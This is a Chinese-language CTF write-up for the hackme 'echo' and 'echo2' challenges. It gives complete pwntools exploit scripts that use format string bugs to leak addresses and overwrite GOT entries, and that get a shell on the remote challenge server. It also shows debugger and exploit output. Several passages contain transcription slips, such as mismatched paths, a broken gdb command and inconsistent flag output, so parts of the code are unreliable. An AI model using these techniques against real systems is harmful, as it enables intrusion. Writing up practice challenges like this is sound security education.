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## echo和echo2的wp

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<https://hackme.inndy.tw/scoreboard/> 题目很有趣，我做了rop和rop2这两个题目感觉还不错，我把wp分享出来，方便大家学习  
echo的要求是

```
nc hackme.inndy.tw 7711
Tips: format string vulnerability
```

这个题目提示了是格式化字符串漏洞，所以先了解一下啥是格式化漏洞，参考

<http://www.freebuf.com/articles/system/74224.html>, <http://bobao.360.cn/learning/detail/3654.html>, <http://bobao.360.cn/learning/detail/3674.html>, <https://>  
这四篇文章

下面我用ida打开ehco这个程序看main函数

```
1 int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2 {
3     char s; // [sp+Ch] [bp-10Ch]@2
4     int u4; // [sp+10Ch] [bp-Ch]@1
5
6     u4 = *MK_FP(__GS__, 20);
7     setvbuf(stdin, 0, 2, 0);
8     setvbuf(stdout, 0, 2, 0);
9     do
10     {
11         fgets(&s, 256, stdin);
12         printf(&s);
13     }
14     while ( strcmp(&s, "exit\n") );
15     system("echo Goodbye");
16     exit(0);
17 }
```

可以看到这个程序很简单，循环输入，然后把输入的字符串输出到printf函数中，这个也就造成了格式化字符串漏洞先运行一下程序看一下这个程序干了啥

```
h1lp@ubuntu:~/hackme$ ./echo
123
123
%p
0x100
%p.%p
0x100.0xf76c25a0
```

可以看到这个程序在输入%p的时候把栈中保存的数据打印了出来  
再看看程序开启了哪些保护：

```
h11p@ubuntu:~/hackme$ checksec echo
[*] '/home/h11p/hackme/echo'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
h11p@ubuntu:~/hackme$
```

看到NX enabled是开启了栈不可执行

可以通过while循环多次利用，很经典的利用方式，由于此题目没有开地址随机化，所以计算出system的plt表地址system\_plt\_addr，再覆写printf\_got为system\_plt\_addr之后通过fgets读入"/bin/sh"时，printf("/bin/sh")已经相当于system("/bin/sh")，即可get shell

下面是我的exp

```
from pwn import *
```

```
def debug(addr = '0x080485B8'):
    raw_input('debug:')
    gdb.attach(r, "b *" + addr)
```

```

#objdump -dj .plt test
context(arch='i386', os='linux', log_level='debug')

r = process('/home/h11p/hackme/echo')

#r = remote('hackme.inndy.tw', 7711)

elf = ELF('/home/h11p/hackme/echo')

printf_got_addr = elf.got['printf']
print "%x" % printf_got_addr
system_plt_addr = elf.plt['system']
print "%x" % system_plt_addr

payload = fmtstr_payload(7, {printf_got_addr: system_plt_addr})
print payload
debug()
r.sendline(payload)
r.sendline('/bin/sh')
r.interactive()

```


下面我介绍一下fmtstr\_payload这个函数，这个是专门为32位程序格式化字符串漏洞输出payload的一个函数，首先第一次参数是一个偏移量，可以由下面的代码提供这个值

```

from pwn import *
context.log_level = 'debug'
def exec_fmt(payload):
    p = process("/home/h11p/hackme/echo")

    p.sendline(payload)
    info = p.recv()
    p.close()
    return info
autofmt = FmtStr(exec_fmt)
print autofmt.offset

```



```

h11p@ubuntu: ~/PycharmProjects/testpwn
[DEBUG] Received 0x27 bytes:
'aaaabaaacaaadaaaeaaaaSTART0xf77eb000END\n'
[*] Stopped process '/home/h11p/hackme/echo' (pid 16996)
[+] Starting local process '/home/h11p/hackme/echo': pid 16998
[DEBUG] Sent 0x21 bytes:
'aaaabaaacaaadaaaeaaaaSTART%5$pEND\n'
[DEBUG] Received 0x26 bytes:
'aaaabaaacaaadaaaeaaaaSTART0x80482e7END\n'
[*] Stopped process '/home/h11p/hackme/echo' (pid 16998)
[+] Starting local process '/home/h11p/hackme/echo': pid 17000
[DEBUG] Sent 0x21 bytes:
'aaaabaaacaaadaaaeaaaaSTART%6$pEND\n'
[DEBUG] Received 0x27 bytes:
'aaaabaaacaaadaaaeaaaaSTART0xf63d4e2eEND\n'
[*] Stopped process '/home/h11p/hackme/echo' (pid 17000)
[+] Starting local process '/home/h11p/hackme/echo': pid 17002
[DEBUG] Sent 0x21 bytes:
'aaaabaaacaaadaaaeaaaaSTART%7$pEND\n'
[DEBUG] Received 0x27 bytes:
'aaaabaaacaaadaaaeaaaaSTART0x61616161END\n'
[*] Stopped process '/home/h11p/hackme/echo' (pid 17002)
[*] Found format string offset: 7
7
h11p@ubuntu:~/PycharmProjects/testpwn$


```

可以看到这个题目的偏移量是7  
 第二个参数是一个字典，意义是往key的地址，写入value的值  
 这个题目很简单，很快就解决了

```

1 from pwn import *
2
3 def debug(addr = '0x0040508'):
4     raw_input('debug:')
5     gdb.attach(r, "b *" + addr)
6
7 #objdump -df .plt test
8 context(arch='i386', os='linux', log_level='debug')
9
10 #r = process('/home/hllp/hackme/echo')
11
12 r = remote('hackme.inndy.tw', 7711)
13
14 elf = ELF('/home/hllp/hackme/echo')
15
16 printf_got_addr = elf.got['printf']
17 print "%x" % printf_got_addr
18 system_plt_addr = elf.plt['system']
19 print "%x" % system_plt_addr
20
21 ...
22 print hex(printf_got_addr)
23 print hex(system_got_addr)
24 #printf_got_addr = 0x804a010
25 #system_got_addr = 0x804a018
26 leak_payload = "b%$aaaa" + p32(system_got_addr)
27 r.sendline(leak_payload)
28 r.recvuntil('b')
29 info = r.recvuntil("aaa")[:-3]
30 print info.encode('hex')
31 system_addr = u32(info[:4])
32
33 print hex(system_addr)
34 ...
35
36 payload = fmtstr_payload(7, {printf_got_addr: system_plt_addr})
37 print payload
38 #payload="aaa"
39 #payload=p32(printf_got_addr)+"a"*4*6+p32(system_got_addr)+"%7$n"
40 #print payload
41 #debug()
42 r.sendline(payload)
43 r.sendline('/bin/sh')
44 r.interactive()
45
46
47

```



```

$ cat flag
[DEBUG] Sent 0x9 bytes:
'cat flag\n'
[DEBUG] Received 0x3f bytes:
'FLAG[printf vulnerability is fun, right? %16c7$hhn%99c7$hhn]\n'
FLAG[printf vulnerability is fun, right? %16c7$hhn%99c7$hhn]
$


```

下面是echo2这个题目，这个题目有点难度，我花了几乎两周时间来学习和思考echo2的要求是

```
nc hackme.inndy.tw 7712
```

Tips: ASLR enabled

下面我用ida打开ehco这个程序看main函数



```

1 int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2 {
3     __int64 u3; // rbp@0
4
5     setvbuf(stdin, 0LL, 2, 0LL);
6     setvbuf(_bss_start, 0LL, 2, 0LL);
7     echo(u3);
8 }

```

查看echo函数

```

1 void __usercall __noreturn echo(__int64 a1@<rbp>)
2 {
3     *(_QWORD *) (a1 - 8) = *MK_FP(__FS__, 40LL);
4     do
5     {
6         fgets((char *) (a1 - 272), 256, stdin);
7         printf((const char *) (a1 - 272), 256LL);
8     }
9     while ( strcmp((const char *) (a1 - 272), "exit\n") );
10    system("echo Goodbye");
11    exit(0);
12}

```

这个程序的流程和上一个程序的流程没有什么区别，唯一的区别是这个程序是64位的

再看看程序开启了哪些保护：

```

h11p@ubuntu:~/hackme$ checksec echo2
[*] '/home/h11p/hackme/echo2'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
h11p@ubuntu:~/hackme$

```

可以看到这个程序开启了栈不可执行，地址随机化这两个防御措施

所以一开始这个代码调试起来就很有挑战，首先参考一篇文章

<http://uaf.io/exploitation/misc/2016/04/02/Finding-Functions.html>

这篇文章最后实现了一个DynELF\_manual.py，这个脚本是打印指定进程的基地址，libc的基地址等程序运行时各种地址的信息，这里我看到这个脚本可以显示程序基地址，

```

from pwn import *
import sys, os
import re

wordSz = 4
hwordSz = 2
bits = 32
PIE = 0
mypid=0

context(arch='amd64', os='linux', log_level='debug')

def leak(address, size):
    with open('/proc/%s/mem' % mypid) as mem:
        mem.seek(address)
        return mem.read(size)

def findModuleBase(pid, mem):
    name = os.readlink('/proc/%s/exe' % pid)
    with open('/proc/%s/maps' % pid) as maps:
        for line in maps:
            if name in line:
                addr = int(line.split('-')[0], 16)
                mem.seek(addr)
                if mem.read(4) == "\x7fELF":
                    bitFormat = u8(leak(addr + 4, 1))
                    if bitFormat == 2:
                        global wordSz
                        global hwordSz

```



```

        global bits
        wordSz = 8
        hwordSz = 4
        bits = 64
        return addr
    log.failure("Module's base address not found.")
    sys.exit(1)

def debug(addr = 0):
    global mypid
    mypid = proc.pidof(r)[0]
    raw_input('debug:')
    with open('/proc/%s/mem' % mypid) as mem:
        moduleBase = findModuleBase(mypid, mem)
        gdb.attach(r, "set follow-fork-mode parent\nb *" + hex(moduleBase+addr))

```

这样的传入一个偏移地址就可以在gdb中成功下断了，补充一点说明，gdb中set follow-fork-mode parent这个指令的意思是：默认设置下，在调试多进程程序时GDB只会调试主进程。但是设置follow-fork-mode的话，就可调试多个进程。set follow-fork-mode parent|child：

进入gdb后默认调试的是parent,要想调试child的话，需要设置set follow-fork-mode child,然后进入调试。当然这种方式只能同时调试一个进程。也就是当你在exit(0);这个函数下断点的时候，不会因为上面调用了system("echo Goodbye");而让gdb跑掉。

好下面开始调试，首先我把断点下在0x000000000000097F这里debug(addr=0x000000000000097F)，然后运行，发现程序成功断在你想下断的位置

因为程序开启了随机化地址，所以首先要泄露程序的基地址和libc的基地址还要确定libc的版本  
因为函数的返回地址都保存在栈中，所以要多打印一些栈中的信息

```

def test_leak():
    payload="aaaaaaaa."
    for i in xrange(20,50):
        payload=payload+"%"+str(i)+"$p"
        payload=payload+"."
    print payload
    r.sendline(payload)
    r.recv()

```

因为输入的长度有限，所以每次最多打印50个栈中的数据，在调试的时候会发现除了函数的返回地址，打印一些其他函数的返回地址，比如 \_\_libc\_start\_main

```

gdb-peda$ stack 50
0000| 0x7ffc60579600 ("aaaaaaaa.%43$p.%41$p.%42$p\n")
0008| 0x7ffc60579608 (".%43$p.%41$p.%42$p\n")
0016| 0x7ffc60579608 (".%41$p.%42$p\n")
0024| 0x7ffc60579600 --> 0xa7024 ('$p\n')
0032| 0x7ffc605796a0 --> 0x0
0040| 0x7ffc605796a0 --> 0x0
0048| 0x7ffc605796b0 --> 0x0
0056| 0x7ffc605796b0 --> 0x0
0064| 0x7ffc605796c0 --> 0x0
0072| 0x7ffc605796c0 --> 0x0
0080| 0x7ffc605796d0 --> 0x0
0088| 0x7ffc605796d0 --> 0x0
0096| 0x7ffc605796e0 --> 0x0
0104| 0x7ffc605796e0 --> 0x0
0112| 0x7ffc605796f0 --> 0x0
0120| 0x7ffc605796f0 --> 0x0
0128| 0x7ffc60579700 --> 0x0
0136| 0x7ffc60579700 --> 0xff
0144| 0x7ffc60579710 --> 0x0
0152| 0x7ffc60579710 --> 0x0
0160| 0x7ffc60579720 --> 0x0
0168| 0x7ffc60579720 --> 0x0
0176| 0x7ffc60579730 --> 0x0
0184| 0x7ffc60579730 --> 0x0
0192| 0x7ffc60579740 --> 0x7f8427c50620 --> 0xfbad2087
--More--(25/50)
0200| 0x7ffc60579740 --> 0x7f842798c947 (<_IO_default_setbuf+23>:      cmp     eax,0xffffffff)
0208| 0x7ffc60579750 --> 0x7f8427c56620 --> 0xfbad2087
0216| 0x7ffc60579750 --> 0x7f8427e62700 (0x00007f8427e62700)
0224| 0x7ffc60579760 --> 0x564de8af0810 (<_start>:      xor     ebp,ebp)
0232| 0x7ffc60579760 --> 0x7f8427989439 (<_IO_new_file_setbuf+9>: test    rax,rax)
0240| 0x7ffc60579770 --> 0x7f8427c56620 --> 0xfbad2087
0248| 0x7ffc60579770 --> 0x7f8427980fb4 (<_GI_IO_setvbuf+324>:  xor     edx,edx)
0256| 0x7ffc60579780 --> 0x0
0264| 0x7ffc60579780 --> 0xda05febe22f44100
0272| 0x7ffc60579790 --> 0x7ffc605797a0 --> 0x564de8af0a10 (<__libc_csu_init>: push    r15)
0280| 0x7ffc60579790 --> 0x564de8af0a03 (<main+74>:      mov     eax,0x0)
0288| 0x7ffc605797a0 --> 0x564de8af0a10 (<__libc_csu_init>: push    r15)
0296| 0x7ffc605797a0 --> 0x7f84270b1030 (<__libc_start_main+240>: mov     edi,eax)
0304| 0x7ffc605797b0 --> 0x0
0312| 0x7ffc605797b0 --> 0x7ffc60579808 --> 0x7ffc6057b2ef ("/home/h11p/hackne/echo2")
0320| 0x7ffc605797c0 --> 0x127e80ca0
0328| 0x7ffc605797c0 --> 0x564de8af09b9 (<main>:      push    rbp)
0336| 0x7ffc605797d0 --> 0x0
0344| 0x7ffc605797d0 --> 0xedffa9494c472774
0352| 0x7ffc605797e0 --> 0x564de8af0810 (<_start>:      xor     ebp,ebp)
0360| 0x7ffc605797e0 --> 0x7ffc60579800 --> 0x1
0368| 0x7ffc605797f0 --> 0x0
0376| 0x7ffc605797f0 --> 0x0
0384| 0x7ffc60579800 --> 0xbe9cb0b877072774
0392| 0x7ffc60579800 --> 0xbe6c370177b72774
--More--(50/50)

```

通过这个函数可以把函数返回地址和 `__libc_start_main` 的返回地址打印出来，这两个地址分别在41和43这两个位置上，然后通过对比vmmap显示出来的基地址来计算地址

```
gdb-peda$ vmmap
Start      End      Perm      Name
0x0000564de8af0000 0x0000564de8af1000 r-xp      /home/h11p/hackme/echo2
0x0000564de8cf0000 0x0000564de8cf1000 r--p      /home/h11p/hackme/echo2
0x0000564de8cf1000 0x0000564de8cf2000 rw-p      /home/h11p/hackme/echo2
0x00007f8427891000 0x00007f8427a51000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f8427a51000 0x00007f8427c51000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f8427c51000 0x00007f8427c55000 r--p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f8427c55000 0x00007f8427c57000 rw-p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f8427c57000 0x00007f8427c5b000 rw-p      mapped
0x00007f8427c5b000 0x00007f8427c81000 r-xp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007f8427c81000 0x00007f8427e64000 rw-p      mapped
0x00007f8427e64000 0x00007f8427e80000 rw-p      mapped
0x00007f8427e80000 0x00007f8427e81000 r--p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007f8427e81000 0x00007f8427e82000 rw-p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007f8427e82000 0x00007f8427e83000 rw-p      mapped
0x00007ffc6055b000 0x00007ffc6057c000 rw-p      [stack]
0x00007ffc605a3000 0x00007ffc605a5000 r--p      [vvar]
0x00007ffc605a5000 0x00007ffc605a7000 r-xp      [vdso]
0xffffffff600000 0xffffffff601000 r-xp      [vsyscall]
```

程序的基地址和libc的基地址都确定了之后，下面要确定libc的版本，参考<http://bobao.360.cn/ctf/detail/160.html>

在打印出libc\_start\_main返回地址之后，减去偏移240(这个偏移在调试的时候可以看到，而且这个偏移是十进制显示的)后可以得到libc\_start\_main的实际地址，比如我这里这里计算出来的尾数是740，然后把这个尾数放入libc-database查询一下是属于哪个版本的libc的

```
h11p@ubuntu:~/libc-database$ ./find __libc_start_main 740
archive-glibc (id libc6_2.23-0ubuntu3_amd64)
ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu9_amd64)
h11p@ubuntu:~/libc-database$
```

发现是属于libc2.23这个版本的

确定版本之后，就去翻一下libc中有没有可以直接拿来用的代码（翻的思路主要是找libc中/bin/sh的引用），最后发现

```
.text:000000000000f0897      mov     rax, cs:environ_ptr_0
.text:000000000000f0898      lea     rsi, [rsp+108h+var_168]
.text:000000000000f08a3      lea     rdi, aBinSh          ; "/bin/sh"
.text:000000000000f08aa      mov     rdx, [rax]
.text:000000000000f08ad      call    execve
.text:000000000000f08b2      call    abort
```

这个姿势是从[https://github.com/LFlare/picocftf\\_2017\\_writeup/blob/master/binary/config-console/solve.py](https://github.com/LFlare/picocftf_2017_writeup/blob/master/binary/config-console/solve.py)

学到的，记下这个偏移地址0xf0897,我把这个偏移地址命名为MAGIC

最后，也是最关键的步骤，就是将exit的got地址覆盖为MAGIC+libc\_module,这样程序在执行到exit的时候就跑去执行我想执行的代码了

这里由三个比较坑的地方要注意：

- (1) 由于64位的地址中会出现/x00，这里会导致printf截断，为了避免截断，要把exit\_got\_addr地址放在payload最后面
- (2) 写的时候每次最多只能写两个字节的数据，所以用printf多循环几次以便把数据覆盖完整
- (3) `%" + lp1 + "%10$hn`

这里的p必须是十进制的，因为地址会变，所以写入的数据有时候是4位有时候是5位，如果是四位就要在payload前面加入一个字符来填充，这样才能使数据对齐最后我的exp是：

```
from pwn import *
import sys, os
import re

wordSz = 4
hwordSz = 2
bits = 32
PIE = 0
mypid=0

#MAGIC = 0x0f1117      #loccalllibc
MAGIC = 0x0f0897      #remotelibc

context(arch='amd64', os='linux', log_level='debug')

def leak(address, size):
    with open('/proc/%s/mem' % mypid) as mem:
        mem.seek(address)
        return mem.read(size)

def findModuleBase(pid, mem):
    name = os.readlink('/proc/%s/exe' % pid)
    with open('/proc/%s/maps' % pid) as maps:
        for line in maps:
            if name in line:
                addr = int(line.split('-')[0], 16)
                mem.seek(addr)
```

```

        if mem.read(4) == "\x7fELF":
            bitFormat = u8(leak(addr + 4, 1))
            if bitFormat == 2:
                global wordSz
                global hwordSz
                global bits
                wordSz = 8
                hwordSz = 4
                bits = 64
            return addr
log.failure("Module's base address not found.")
sys.exit(1)

def debug(addr = 0):
    global mypid
    mypid = proc.pidof(r)[0]
    raw_input('debug:')
    with open('/proc/%s/mem' % mypid) as mem:
        moduleBase = findModuleBase(mypid, mem)
        gdb.attach(r, "set follow-fork-mode parent\n *" + hex(moduleBase+addr)+"\nb 0x7fde6384f0e7")    #b vfprintf.c:2022

#r = process('/home/hllp/hackme/echo2')

r = remote('hackme.inndy.tw', 7712)

elf = ELF('/home/hllp/hackme/echo2')

printf_got_addr = elf.got['printf']
printf_plt_addr = elf.plt['printf']

exit_got_addr = elf.got['exit']
exit_plt_addr = elf.plt['exit']

system_got_addr = elf.got['system']
system_plt_addr = elf.plt['system']

#print "%x" % elf.address

#debug(addr=0x000000000000097F)
payload_leak="aaaaaaaa.%43$p.%41$p.%42$p"

def test_leak():
    payload="aaaaaaaa."
    for i in xrange(40,45):
        payload=payload+"%"+str(i)+"$p"
        payload=payload+"."
    print payload
    r.sendline(payload)
    r.recv()

def ext(lp_num):
    if len(lp_num)==4:
        return "c"
    return ""

#test_leak()

r.sendline(payload_leak)
recv_all=r.recv().split(".")
base_module=eval(recv_all[-2]) -0xa03
print hex(base_module)

```

```

libc_module=eval(recv_all[-3]) -0x20830
print hex(libc_module)

exit_addr=base_module+exit_got_addr
print_addr=base_module+printf_got_addr
system_addr=base_module+system_plt_addr
got_system_addr=base_module+system_got_addr
plt_print_addr=base_module+printf_plt_addr
MAGIC_addr=libc_module+MAGIC

hex_exit_addr=hex(exit_addr)
hex_system_addr=hex(system_addr)
hex_got_system_addr=hex(got_system_addr)
hex_print_addr=hex(print_addr)
hex_plt_print_addr=hex(plt_print_addr)
hex_MAGIC_addr=hex(MAGIC_addr)

print "system_got:"+hex_got_system_addr
print "print_got:"+hex_print_addr
print "system_plt:"+hex_system_addr
print "print_plt:"+hex_plt_print_addr
print "MAGIC:"+hex_MAGIC_addr

#payload="bbbbbbbaaaaaa%154c%9$hhn"+p64(print_addr)
#0x5579cf0ab78c
lp1=str(int(int(hex_MAGIC_addr[-4:],16))-19)
lp2=str(int(int(hex_MAGIC_addr[-8:-4],16))-19)
lp3=str(int(int(hex_MAGIC_addr[-12:-8],16))-19)

payload1 = ext(lp1)+"ccccccbbbbbbbaaaaaa"+lp1+"c%10$hn"+p64(exit_addr)

payload2 = ext(lp2)+"ccccccbbbbbbbaaaaaa"+lp2+"c%10$hn"+p64(exit_addr+2)

payload3 = ext(lp3)+"ccccccbbbbbbbaaaaaa"+lp3+"c%10$hn"+p64(exit_addr+4)

r.sendline(payload1)


r.sendline(payload2)
r.sendline(payload3)

r.sendline('exit')

r.interactive()

```

效果是



```

c:\ssh\exit
Goodbye
$ ls
[0x000] Sent 0x3 bytes:
'ls\n'
[0x000] Received 0x2d bytes:
'uid=1337(ctf) gid=1337(ctf) groups=1337(ctf)\n'
uid=1337(ctf) gid=1337(ctf) groups=1337(ctf)
$ ls
[0x000] Sent 0x3 bytes:
'ls\n'
[0x000] Received 0x12 bytes:
'echo2\n'
'flag\n'
'run.ch\n'
echo2
flag
run.ch
$ cat flag
[0x000] Sent 0x3 bytes:
'cat flag\n'
[0x000] Received 0x33 bytes:
'FLAG{do you know PIE? NO? or the ASLR? NO?%$hhn}\n'
FLAG{do you know PIE? YES? or the ASLR? YES?%$hhn}
$

```

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